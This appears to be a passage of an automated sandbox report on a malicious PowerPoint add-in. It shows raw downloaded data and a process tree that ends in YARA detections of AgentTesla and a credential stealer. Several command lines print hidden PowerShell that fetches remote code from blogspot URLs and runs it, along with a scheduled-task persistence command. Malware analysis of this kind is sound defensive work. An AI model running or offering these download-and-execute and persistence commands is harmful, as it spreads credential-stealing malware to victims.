2022-01-14 11:21:19 UTC	1253	IN	Data Raw: 32 35 35 2c 36 37 2c 32 35 31 2c 31 34 33 2c 31 32 30 2c 38 38 2c 32 31 36 2c 35 2c 31 32 32 2c 32 38 2c 32 33 2c 35 34 2c 32 34 30 2c 32 34 30 2c 35 37 2c 31 37 36 2c 32 32 31 2c 31 39 39 2c 32 35 31 2c 32 30 38 2c 31 37 37 2c 32 32 37 2c 31 34 2c 31 2c 31 35 38 2c 36 32 2c 32 33 31 2c 32 30 37 2c 31 35 38 2c 36 33 2c 31 30 39 2c 32 33 38 2c 31 32 36 2c 37 38 2c 31 33 36 2c 37 39 2c 38 39 2c 31 35 34 2c 31 33 34 2c 37 39 2c 31 34 34 2c 31 33 38 2c 38 31 2c 39 31 2c 31 33 33 2c 31 34 31 2c 31 34 36 2c 38 33 2c 39 35 2c 31 33 32 2c 31 34 33 2c 31 35 33 2c 31 39 39 2c 32 31 36 2c 32 30 30 2c 32 30 34 2c 36 35 2c 32 37 2c 31 39 37 2c 37 39 2c 31 33 31 2c 31 30 32 2c 31 36 37 2c 35 34 2c 32 31 32 2c 35 39 2c 37 31 2c 34 33 2c 31 38 38 2c 36 39 2c 36 38 2c 31 Data Ascii: 255,67,251,143,120,88,216,5,122,28,23,54,240,240,57,176,221,199,251,208,177,227,14,1,158,62,231,20 7,158,63,109,238,126,78,136,79,89,154,134,79,144,138,81,91,133,141,146,83,95,132,143,153,199,216,200,204,65,27 ,197,79,131,102,167,54,212,59,71,43,188,69,68,1
2022-01-14 11:21:19 UTC	1269	IN	Data Raw: 31 39 37 2c 31 38 37 2c 31 39 35 2c 31 39 2c 32 32 37 2c 31 32 35 2c 37 39 2c 31 39 38 2c 37 31 2c 32 33 30 2c 31 32 36 2c 36 32 2c 32 34 38 2c 35 37 2c 32 35 35 2c 31 30 39 2c 32 34 36 2c 32 33 33 2c 32 30 32 2c 32 30 34 2c 32 32 32 30 2c 32 34 30 2c 32 30 38 2c 32 30 38 2c 31 34 33 2c 32 30 39 2c 33 31 2c 33 35 2c 31 38 33 2c 31 33 30 2c 31 37 34 2c 36 39 2c 32 34 35 2c 37 2c 39 35 2c 37 35 2c 31 33 37 2c 31 35 2c 31 34 31 2c 31 32 31 2c 32 38 2c 33 31 2c 31 32 32 2c 35 31 2c 32 35 34 2c 37 34 2c 32 33 36 2c 31 34 39 2c 31 33 32 2c 31 30 37 2c 31 33 37 2c 32 33 33 33 2c 31 34 35 2c 31 37 37 2c 31 36 39 2c 32 33 2c 39 35 2c 32 34 35 2c 32 34 37 2c 31 32 36 2c 32 33 36 2c 32 30 33 2c 32 30 36 2c 31 37 33 2c 31 37 34 2c 32 30 31 2c 31 37 31 2c 31 33 37 2c 31 37 Data Ascii: 197,187,195,19,227,125,79,198,71,230,126,62,248,57,255,109,246,233,202,204,220,240,208,208,143,209 ,31,35,183,130,174,69,245,7,95,75,137,15,141,121,28,31,122,51,254,74,236,149,132,107,137,233,145,177,169,23,95 ,245,247,126,236,203,206,173,174,201,171,137,17
2022-01-14 11:21:19 UTC	1283	IN	Data Raw: 38 37 2c 38 37 2c 32 35 30 2c 31 35 39 2c 31 38 39 2c 31 32 35 2c 32 34 32 2c 32 34 36 2c 38 39 2c 32 33 32 2c 32 31 32 2c 32 30 33 2c 32 34 36 2c 31 34 33 2c 37 37 2c 39 33 2c 31 32 35 2c 34 37 2c 38 33 2c 31 35 31 2c 32 35 30 2c 32 31 39 2c 31 38 37 2c 31 35 38 2c 36 32 2c 32 35 2c 31 32 37 2c 32 31 31 2c 38 39 2c 32 35 35 2c 31 38 31 2c 31 38 37 2c 31 30 33 2c 39 37 2c 31 31 36 2c 31 32 36 2c 31 31 34 2c 31 32 36 2c 35 32 2c 31 38 39 2c 39 2c 39 2c 31 37 32 2c 31 35 2c 31 32 35 2c 39 33 2c 31 35 33 2c 31 37 34 2c 32 33 36 2c 38 39 2c 39 30 2c 31 35 36 2c 31 35 39 2c 32 32 36 2c 31 30 34 2c 32 32 35 33 2c 32 32 35 34 2c 31 30 39 2c 32 32 34 30 2c 32 33 31 2c 31 33 39 2c 32 32 33 39 2c 32 32 32 35 2c 31 35 31 2c 3 1 39 35 2c 31 34 36 2c 31 33 31 2c 31 34 36 2c 31 35 38 2c 31 33 Data Ascii: 87,87,250,159,189,125,242,246,89,232,212,203,246,143,77,93,125,47,83,151,250,219,187,158,62,25,127 ,211,89,255,181,187,103,97,116,126,114,126,52,189,9,172,15,125,93,153,174,236,89,90,156,159,26,104,253,254,109 ,240,231,139,239,225,151,195,146,131,146,158,13

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:19 UTC	1299	IN	Data Raw: 30 2c 32 30 34 2c 31 34 39 2c 31 39 37 2c 31 34 34 2c 32 34 31 2c 35 33 2c 32 32 35 2c 31 36 35 2c 32 34 31 2c 39 34 2c 32 33 34 2c 31 37 33 2c 31 37 2c 34 34 2c 37 37 2c 32 33 33 2c 31 34 2c 31 31 2c 31 32 38 2c 31 30 31 2c 34 31 2c 36 31 2c 31 32 2c 32 35 32 2c 39 32 2c 31 33 35 2c 31 39 32 2c 31 31 34 2c 31 34 39 2c 31 35 38 2c 31 36 38 2c 32 31 37 2c 39 36 2c 31 32 31 2c 37 34 2c 31 31 31 2c 32 31 32 2c 33 34 2c 39 37 2c 36 31 2c 31 34 39 2c 31 39 30 2c 31 36 38 2c 31 39 37 2c 31 34 36 2c 35 33 2c 31 30 31 2c 32 34 39 2c 37 34 2c 36 33 2c 31 34 30 2c 32 35 34 2c 31 38 30 2c 35 34 2c 31 33 32 2c 31 39 38 2c 32 30 33 2c 38 37 2c 32 34 32 2c 31 31 33 2c 36 38 2c 32 39 2c 32 34 39 2c 36 33 2 c 31 36 37 2c 32 30 34 2c 31 33 34 2c 31 34 34 2c 32 34 31 2c 31 Data Ascii: 0,204,149,197,144,241,53,225,165,241,94,234,173,17,44,77,233,14,11,128,101,41,61,12,252,92,135,192 ,114,149,158,168,217,96,121,74,111,212,34,97,61,149,190,168,197,146,53,101,249,74,63,140,254,180,54,132,198,20 3,87,242,113,68,29,249,63,167,204,134,144,241,1
2022-01-14 11:21:19 UTC	1315	IN	Data Raw: 32 33 34 2c 32 35 31 2c 31 30 38 2c 37 35 2c 32 32 2c 32 34 37 2c 32 31 36 2c 31 38 36 2c 31 38 34 2c 31 35 34 2c 32 31 37 2c 31 35 37 2c 34 31 2c 32 34 35 2c 32 33 35 2c 32 34 33 2c 31 33 32 2c 31 33 39 2c 33 2c 35 39 2c 35 30 2c 31 38 31 2c 32 35 34 2c 32 31 36 2c 32 35 31 2c 31 38 36 2c 35 38 2c 31 37 36 2c 36 31 2c 32 30 37 2c 32 31 33 2c 33 39 2c 37 31 2c 31 38 35 2c 31 38 36 2c 34 39 2c 31 39 31 2c 38 39 2c 38 38 2c 32 31 2c 31 30 30 2c 32 32 37 2c 32 30 30 2c 31 37 34 2c 39 2c 31 36 33 2c 32 33 35 2c 31 39 30 2c 37 36 2c 31 31 37 2c 39 39 2c 32 34 33 2c 31 30 33 2c 36 33 2c 31 35 33 2c 31 38 31 2c 32 37 2c 31 37 31 2c 31 35 32 2c 34 35 2c 37 30 2c 32 33 31 2c 31 37 39 2c 31 31 38 2c 3 9 39 2c 32 34 38 2c 31 39 37 2c 31 34 38 2c 31 34 33 2c 31 30 37 Data Ascii: 234,251,108,75,22,247,216,186,184,154,217,157,41,245,235,243,132,139,3,59,50,181,254,216,251,186,5 8,176,61,207,213,39,71,185,186,49,191,89,88,21,100,227,200,174,9,163,235,190,76,117,99,243,103,63,153,181,27,1 71,152,45,70,231,179,118,99,248,197,148,143,107
2022-01-14 11:21:19 UTC	1331	IN	Data Raw: 31 2c 31 2c 31 35 30 2c 33 33 2c 31 30 39 2c 34 39 2c 31 30 38 2c 31 36 34 2c 31 38 30 2c 32 32 39 2c 31 37 36 2c 36 39 2c 32 31 30 2c 32 32 32 2c 31 33 30 2c 31 30 39 2c 31 35 31 2c 32 34 36 2c 35 34 2c 32 33 36 2c 31 37 32 2c 31 38 30 2c 32 34 35 2c 39 38 2c 32 31 2c 32 34 34 2c 31 34 37 2c 32 34 37 2c 31 33 31 2c 31 38 34 2c 31 35 34 2c 32 31 30 2c 36 32 2c 31 33 30 2c 32 31 2c 37 34 2c 32 31 39 2c 33 38 2c 32 35 30 2c 31 34 38 2c 31 38 32 2c 31 39 2c 31 38 32 2c 36 39 2c 39 30 2c 34 35 2c 32 33 36 2c 31 34 38 2c 31 38 30 2c 31 38 39 2c 34 38 2c 31 33 35 2c 31 32 34 2c 31 31 33 2c 36 32 2c 33 35 2c 33 35 2c 31 35 30 2c 32 34 31 2c 31 38 31 2c 35 32 2c 36 34 2c 36 32 2c 32 30 33 2c 36 39 2c 38 32 2c 32 31 38 2c 33 33 2c 34 39 2c 31 32 32 2c 31 32 39 2c Data Ascii: 1,1,150,33,109,49,108,164,180,229,176,69,210,222,130,109,151,246,54,236,172,180,245,98,21,244,147, 247,131,184,154,210,62,130,21,74,219,38,250,148,182,19,182,69,90,45,236,148,180,189,48,135,124,113,62,35,35,15 0,241,181,52,64,62,203,69,82,218,33,49,122,129,
2022-01-14 11:21:19 UTC	1347	IN	Data Raw: 2c 33 39 2c 31 32 36 2c 31 35 30 2c 35 36 2c 34 37 2c 34 2c 31 32 35 2c 32 33 33 2c 35 32 2c 37 37 2c 32 33 37 2c 32 31 2c 31 32 32 2c 32 34 2c 32 35 33 2c 31 35 36 2c 30 2c 34 37 2c 35 36 2c 32 34 31 2c 32 33 31 2c 32 32 38 2c 34 35 2c 32 36 2c 31 36 35 2c 35 36 2c 31 34 38 2c 35 37 2c 37 31 2c 31 37 31 2c 38 31 2c 32 32 2c 31 30 33 2c 31 30 33 2c 32 35 34 2c 32 34 34 2c 32 34 33 2c 31 31 37 2c 32 33 38 2c 31 36 31 2c 32 30 34 2c 31 31 2c 31 33 2c 31 31 35 2c 31 39 30 2c 31 36 38 2c 34 34 2c 31 31 2c 37 37 2c 31 31 32 2c 33 30 2c 36 39 2c 32 33 31 2c 31 38 32 2c 31 33 33 2c 32 34 33 2c 31 32 30 2c 31 39 35 2c 32 35 34 2c 32 30 38 2c 32 31 34 2c 32 30 36 2c 32 31 31 2c 31 32 2c 31 35 39 2c 34 2c 31 31 39 2c 31 36 35 2c 31 34 30 2c 34 31 2c 32 33 36 2c 31 Data Ascii: ,39,126,150,56,47,4,125,233,52,77,237,21,122,24,253,156,0,47,56,241,231,228,45,26,165,56,148,57,71 ,171,81,22,103,103,254,244,243,117,238,161,204,11,13,115,190,168,44,11,77,112,30,69,231,182,133,243,120,195,25 4,208,214,206,211,12,159,4,119,165,140,41,236,1
2022-01-14 11:21:19 UTC	1363	IN	Data Raw: 32 32 30 2c 31 31 34 2c 31 33 31 2c 31 30 2c 32 32 30 2c 31 37 35 2c 39 39 2c 37 34 2c 33 38 2c 31 36 35 2c 31 39 31 2c 31 38 30 2c 31 34 36 2c 37 35 2c 31 33 2c 39 35 2c 36 35 2c 31 34 35 2c 32 35 34 2c 33 34 2c 32 30 2c 36 39 2c 36 33 2c 31 31 38 2c 32 30 33 2c 31 2c 31 31 37 2c 31 2c 31 32 33 2c 31 30 39 2c 37 34 2c 31 33 2c 31 36 39 2c 35 32 2c 32 35 32 2c 31 32 36 2c 38 37 2c 32 39 2c 31 33 31 2c 31 30 33 2c 31 31 37 2c 39 32 2c 32 30 35 2c 31 37 31 2 c 31 37 2c 35 33 2c 31 35 30 2c 34 31 2c 31 34 39 2c 33 31 2c 35 39 2c 31 36 30 2c 32 30 34 2c 31 32 32 2c 36 32 2c 31 35 30 2c 32 30 31 2c 31 38 36 2c 32 35 33 2c 34 31 2c 31 36 38 2c 32 32 31 2c 31 38 2c 35 34 2c 31 33 36 2c 38 34 2c 36 32 2c 34 35 2c 32 33 34 2c 36 39 2c 31 38 33 2c 35 31 2c 32 32 37 Data Ascii: 220,114,131,10,220,175,99,74,38,165,191,180,146,75,13,95,65,145,254,34,20,69,63,118,203,1,117,1,12 3,109,74,13,169,52,252,126,87,29,131,103,117,92,205,171,17,53,150,41,149,31,59,160,204,122,62,150,201,186,253, 41,168,221,18,54,136,84,62,45,234,69,183,51,227
2022-01-14 11:21:19 UTC	1379	IN	Data Raw: 32 32 2c 31 34 30 2c 31 39 36 2c 35 36 2c 32 32 35 2c 33 36 2c 39 37 2c 31 33 30 2c 34 38 2c 37 33 2c 31 35 32 2c 31 34 36 2c 31 39 33 2c 31 36 31 2c 31 39 37 2c 38 33 2c 33 36 2c 31 36 36 2c 39 2c 35 31 2c 31 33 32 2c 38 39 2c 31 38 35 2c 31 33 33 2c 33 36 2c 31 35 38 2c 33 38 2c 31 31 33 2c 31 33 34 2c 31 31 32 2c 31 35 30 2c 31 31 32 2c 31 34 32 2c 31 31 32 2c 31 35 38 2c 32 30 38 2c 37 37 2c 35 36 2c 36 34 2c 35 36 2c 34 30 2c 33 35 2c 31 39 36 2c 31 32 34 2c 33 31 2c 33 34 2c 32 30 39 2c 36 37 2c 32 33 32 2c 33 37 2c 32 38 2c 31 35 30 2c 36 35 2c 31 39 2c 31 34 32 2c 31 38 2c 32 35 30 2c 38 2c 32 30 31 2c 33 2c 32 33 36 2c 31 37 2c 33 33 2c 36 39 2c 37 32 2c 31 39 2c 39 32 2c 31 39 34 2c 36 30 2c 33 36 2c 31 32 36 2c 37 38 2c 38 2c 31 39 34 2c 32 2c Data Ascii: 22,140,196,56,225,36,97,130,48,73,152,146,193,161,197,83,36,166,9,51,132,89,185,133,36,158,38,113, 134,112,150,112,142,112,158,208,77,56,64,56,40,35,196,124,31,34,209,67,232,37,28,150,65,19,142,18,250,8,201,3, 236,17,33,69,72,19,92,194,60,36,126,78,8,194,2,
2022-01-14 11:21:19 UTC	1395	IN	Data Raw: 38 2c 31 33 31 2c 37 32 2c 38 36 2c 31 36 2c 31 34 33 2c 38 36 2c 31 35 38 2c 31 39 39 2c 31 38 31 2c 39 2c 31 36 35 2c 31 35 34 2c 32 33 32 2c 31 39 37 2c 31 39 36 2c 31 36 34 2c 31 33 38 2c 32 34 35 2c 31 35 33 2c 32 32 2c 32 31 2c 31 31 30 2c 31 33 38 2c 35 37 2c 38 32 2c 31 37 38 2c 32 30 31 2c 31 38 33 2c 31 33 39 2c 31 36 36 2c 31 33 36 2c 31 30 39 2c 31 33 39 2c 32 30 39 2c 32 34 33 2c 34 38 2c 31 30 37 2c 39 38 2c 31 33 2c 38 39 2c 34 32 2c 31 35 39 2c 38 38 2c 31 38 37 2c 31 37 33 2c 37 37 2c 31 30 38 2c 32 31 39 2c 31 34 35 2c 31 39 33 2c 31 34 30 2c 32 2c 32 35 33 2c 32 33 36 2c 31 32 36 2c 32 30 38 2c 31 36 36 2c 31 38 30 2c 32 30 38 2c 38 38 2c 31 37 37 2c 32 39 2c 32 31 33 2c 32 31 32 2c 32 30 2c 31 33 39 2c 35 37 2c 32 33 37 2c 31 37 37 2c Data Ascii: 8,131,72,86,16,143,86,158,199,181,9,165,154,232,197,196,164,138,245,153,22,21,110,138,57,82,178,20 1,183,139,166,136,109,139,209,243,48,107,98,13,89,42,159,88,187,173,77,108,219,145,193,140,2,253,236,126,208,1 66,180,208,88,177,29,213,212,20,139,57,237,177,
2022-01-14 11:21:19 UTC	1411	IN	Data Raw: 30 2c 31 32 37 2c 37 34 2c 32 34 38 2c 31 38 38 2c 38 39 2c 31 33 35 2c 31 35 30 2c 31 32 2c 31 32 36 2c 33 31 2c 31 38 30 2c 34 30 2c 35 30 2c 31 31 36 2c 32 30 31 2c 32 34 30 2c 32 32 34 2c 32 34 36 2c 31 32 32 2c 32 30 2c 32 33 38 2c 35 37 2c 32 31 34 2c 39 2c 32 31 31 2c 39 34 2c 31 39 38 2c 31 34 30 2c 32 31 33 2c 32 32 37 2c 38 33 2c 32 33 38 2c 32 35 35 2c 32 30 30 2c 31 35 32 2c 31 38 31 2c 39 32 2c 37 36 2c 31 36 32 2c 31 34 30 2c 31 35 38 2c 33 37 2c 31 32 36 2c 35 37 2c 32 34 35 2c 38 31 2c 31 31 34 2c 32 32 35 2c 32 34 35 2c 31 37 39 2c 39 31 2c 32 33 30 2c 31 31 31 2c 31 30 37 2c 31 35 33 2c 32 33 37 2c 31 37 39 2c 32 31 36 2c 35 36 2c 31 33 35 2c 37 31 2c 31 34 39 2c 32 30 35 2c 32 35 35 2c 36 2c 38 35 2c 31 39 30 2c 31 39 31 2c 33 34 2c 33 Data Ascii: 0,127,74,248,188,89,135,150,12,126,31,180,40,50,116,201,240,224,246,122,20,238,57,214,9,211,94,198 ,140,213,227,83,238,255,200,152,181,92,76,162,140,158,37,126,57,245,81,114,225,245,179,91,230,111,107,153,237, 179,216,56,135,71,149,205,255,6,85,190,191,34,3

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:19 UTC	1427	IN	Data Raw: 2c 38 2c 32 31 31 2c 31 38 34 2c 31 31 33 2c 31 31 30 2c 31 39 36 2c 39 33 2c 31 33 36 2c 39 33 2c 32 32 34 2c 32 32 34 2c 32 31 36 2c 34 36 2c 31 38 38 2c 31 31 34 2c 31 33 32 2c 31 39 2c 38 2c 32 30 37 2c 34 2c 32 33 37 2c 32 30 2c 39 33 2c 31 33 33 2c 31 30 35 2c 32 32 37 2c 32 34 34 2c 31 36 33 2c 32 35 31 2c 31 30 36 2c 31 33 32 2c 31 30 37 2c 39 36 2c 33 35 2c 31 39 34 2c 37 34 2c 32 31 36 2c 31 34 32 2c 32 34 30 2c 34 34 2c 32 31 36 2c 31 34 31 2c 32 30 38 2c 31 2c 31 38 33 2c 33 34 2c 31 37 32 2c 31 33 30 2c 31 35 39 2c 31 39 38 2c 32 33 33 2c 37 31 2c 32 34 30 2c 31 38 33 2c 32 32 36 2c 31 31 36 2c 35 2c 31 36 37 2c 32 32 31 2c 31 31 2c 32 35 2c 37 31 2c 32 32 36 2c 31 33 38 2c 34 35 2c 31 31 33 2c 31 35 32 2c 36 34 2c 38 39 2c 36 33 2c 32 31 31 Data Ascii: ,8,211,184,113,110,196,93,136,93,224,224,216,46,188,114,132,19,8,207,4,237,20,93,133,105,227,244,1 63,251,106,132,107,96,35,194,74,216,142,240,44,216,141,208,1,183,34,172,130,159,198,233,71,240,183,226,116,5,1 67,221,11,25,71,226,138,45,113,152,64,89,63,211
2022-01-14 11:21:19 UTC	1443	IN	Data Raw: 32 2c 35 36 2c 31 32 31 2c 32 31 37 2c 31 37 37 2c 31 35 37 2c 38 37 2c 34 35 2c 32 34 35 2c 32 32 30 2c 31 37 2c 35 32 2c 31 33 39 2c 31 39 31 2c 36 32 2c 32 32 35 2c 32 35 34 2c 32 30 35 2c 32 32 35 2c 36 37 2c 39 35 2c 32 34 38 2c 31 38 33 2c 31 35 39 2c 31 38 33 2c 39 35 2c 32 31 36 2c 32 35 34 2c 32 30 35 2c 39 39 2c 32 32 35 2c 31 39 39 2c 31 39 30 2c 31 31 37 2c 32 34 38 2c 32 33 32 2c 31 35 38 2c 32 31 39 2c 32 30 32 2c 36 33 2c 35 36 2c 32 34 33 2c 32 32 34 2c 31 31 31 2c 32 34 36 2c 35 37 2c 32 32 32 2c 31 32 31 2c 39 34 2c 38 37 2c 32 35 30 2c 31 35 2c 39 30 2c 32 31 35 2c 31 31 35 2c 32 30 37 2c 31 39 31 2c 32 34 34 2c 32 33 35 2c 39 31 2c 31 32 36 2c 32 34 36 2c 32 35 30 2c 32 33 5 31 2c 32 33 2c 32 32 33 2c 31 38 39 2c 38 38 2c 32 36 2c 32 35 Data Ascii: 2,56,121,217,177,157,87,45,245,220,17,52,139,191,62,225,254,205,225,67,95,248,183,159,183,95,216,2 54,205,99,225,199,190,117,248,232,158,219,202,63,56,243,224,111,246,57,222,121,94,87,250,15,90,215,115,207,191 ,244,235,91,126,246,250,251,23,223,189,88,26,25

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: POWERPNT.EXE PID: 5140 Parent PID: 744

General

Start time:	12:19:24
Start date:	14/01/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE" /AUTOMATION -Embedding
Imagebase:	0x290000
File size:	1849008 bytes
MD5 hash:	68F52CD14C61DDC941769B55AE3F2EE9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Analysis Process: cmd.exe PID: 4964 Parent PID: 568

General

Start time:	12:19:38
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\user\Desktop\3.ppam"
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6448 Parent PID: 4964

General

Start time:	12:19:39
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: POWERPNT.EXE PID: 5720 Parent PID: 4964

General

Start time:	12:19:40
Start date:	14/01/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE" "C:\Users\user\Desktop\3.ppam" /ou "
Imagebase:	0x290000
File size:	1849008 bytes
MD5 hash:	68F52CD14C61DDC941769B55AE3F2EE9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: powershell.exe PID: 6628 Parent PID: 5720

General

Start time:	12:19:48
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w h -NoProfile -ExecutionPolicy Bypass -Command C:\Users\user\Pictures\notnice.ps1
Imagebase:	0xa50000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 6672 Parent PID: 6628

General

Start time:	12:19:48
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6028 Parent PID: 6628

General

Start time:	12:20:38
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\schtasks.exe" /create /sc MINUTE /mo 350 /tn akohijijkuhdi /F /tr "powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr "\"https://p26ynn.blogspot.com/atom.xml"\" -useB|iex;
Imagebase:	0xc10000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 3660 Parent PID: 664

General

Start time:	12:20:39
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr "https://p26ynn.blogspot.com/atom.xml" -useB|iex;
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 2924 Parent PID: 3660

General

Start time:	12:20:39
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6240 Parent PID: 3352

General

Start time:	12:20:43
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w h -NoProfile -Exe cutionPolicy Bypass -Command start-sleep -s 20;iwr "https://p6tbbb.blogspot.com/atom.xml" -useB|iex;
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 3860 Parent PID: 6240

General

Start time:	12:20:44
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 1284 Parent PID: 3352

General

Start time:	12:20:51
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w h -NoProfile -Exe cutionPolicy Bypass -Command start-sleep -s 20;iwr "https://p6tbbb.blogspot.com/atom.xml" -useB|iex;
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 7088 Parent PID: 1284

General

Start time:	12:20:52
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: aspnet_compiler.exe PID: 1200 Parent PID: 6628

General

Start time:	12:21:10
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe
Imagebase:	0x1d0000
File size:	36864 bytes
MD5 hash:	AE2C1DCC77B6ED0711330B075028D7B3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: aspnet_compiler.exe PID: 6068 Parent PID: 6628

General

Start time:	12:21:11
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe
Imagebase:	0xb40000
File size:	36864 bytes
MD5 hash:	AE2C1DCC77B6ED0711330B075028D7B3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001F.00000002.595068396.0000000003491000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001F.00000002.595068396.0000000003491000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: aspnet_compiler.exe PID: 5156 Parent PID: 6628

General

Start time:	12:21:13
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe
Imagebase:	0x630000
File size:	36864 bytes
MD5 hash:	AE2C1DCC77B6ED0711330B075028D7B3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: 6656 Parent PID: 6240

General

Start time:	12:21:23
Start date:	14/01/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
